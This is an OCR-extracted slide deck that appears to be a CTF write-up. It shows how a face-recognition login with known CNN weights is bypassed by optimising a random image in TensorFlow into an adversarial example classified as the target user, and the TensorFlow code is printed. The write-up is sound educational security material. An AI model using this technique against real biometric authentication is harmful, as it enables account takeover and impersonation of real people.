
Jodlgang Exploit

The “smart way”

June 7, 2018

JodlGang


Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Login ×
10.11.12.4:8000/login/
133%
JODL GANG
About
Sign in
Please sign in
Email address:
elina.schneider@jodlgang.com
A webcam photo of your face:
Browse...
team_169.png
Sign in
Contact our local ambassador Elina Schneider

JodlGang

- Login with webcam image
- Login boils down to

```
cnn = FaceRecognitionCNN()
cnn.restore_weights(WEIGHTS_FILE)
class_probabilities = cnn.inference(face_img)
most_likely_class = np.argmax(class_probabilities)
probability = class_probabilities[most_likely_class]
if most_likely_class == user_id and probability > 0.5:
    login()
else:
    raise PermissionDenied
```

ConvNet

- Custom "tensor***wow***" python module
- VGG net like model with **known weights**


```
self._layers = OrderedDict([
    ("conv1_1", conv1_1),
    ("conv1_2", conv1_2),
    ("pool1", pool1),
    # [...]
    ("conv5_3", conv5_3),
    ("pool5", pool5),
    ("fc6", fc6),
    ("fc7", fc7),
    ("fc8", fc8),
    ])
```

Solution

- Generate adversarial examples
- We need an input that produces a desired output


Usual training schedule

- Adjust weights to get the output we want



Adversarial Examples

- Adjust input to get the output we want



Implementation in tensorflow

- Migrate the model to tensorflow
- Load the weights using h5py
- Optimize the input to get the output we want

```
X, Y = tf_model()
Y_true = tf.placeholder(tf.float32,
                        shape=(1, num_teams), name='Y_true')
optimizer = tf.train.AdamOptimizer(learning_rate)
                        .minimize(cost, var_list=[X])
cost = tf.losses.softmax_cross_entropy(Y_true, Y)
```

Generate a random image

```
face_img = np.random.normal(loc=200, scale=40, size=(224, 224, 3))
face_img = face_img.astype(np.int).astype(np.float)
face_img = np.reshape(face_img, [1, 224, 224, 3])
face_img = preprocess(face_img)
```

Train


```
# One Hot encoding: [0,0,0,0,1,0,0,0,0,0]
onehot = np.zeros([1, num_teams], np.float)
onehot[0][team] = 1

# Train the image
while True:
    sess.run(X.assign(face_img))
    _, c, face_img = sess.run([optimizer, cost, X],
                              feed_dict={Y_true: onehot})
```

Results

(a) Elina Schneider

(b) A random Image



(c) Elina Schneider!

Successful login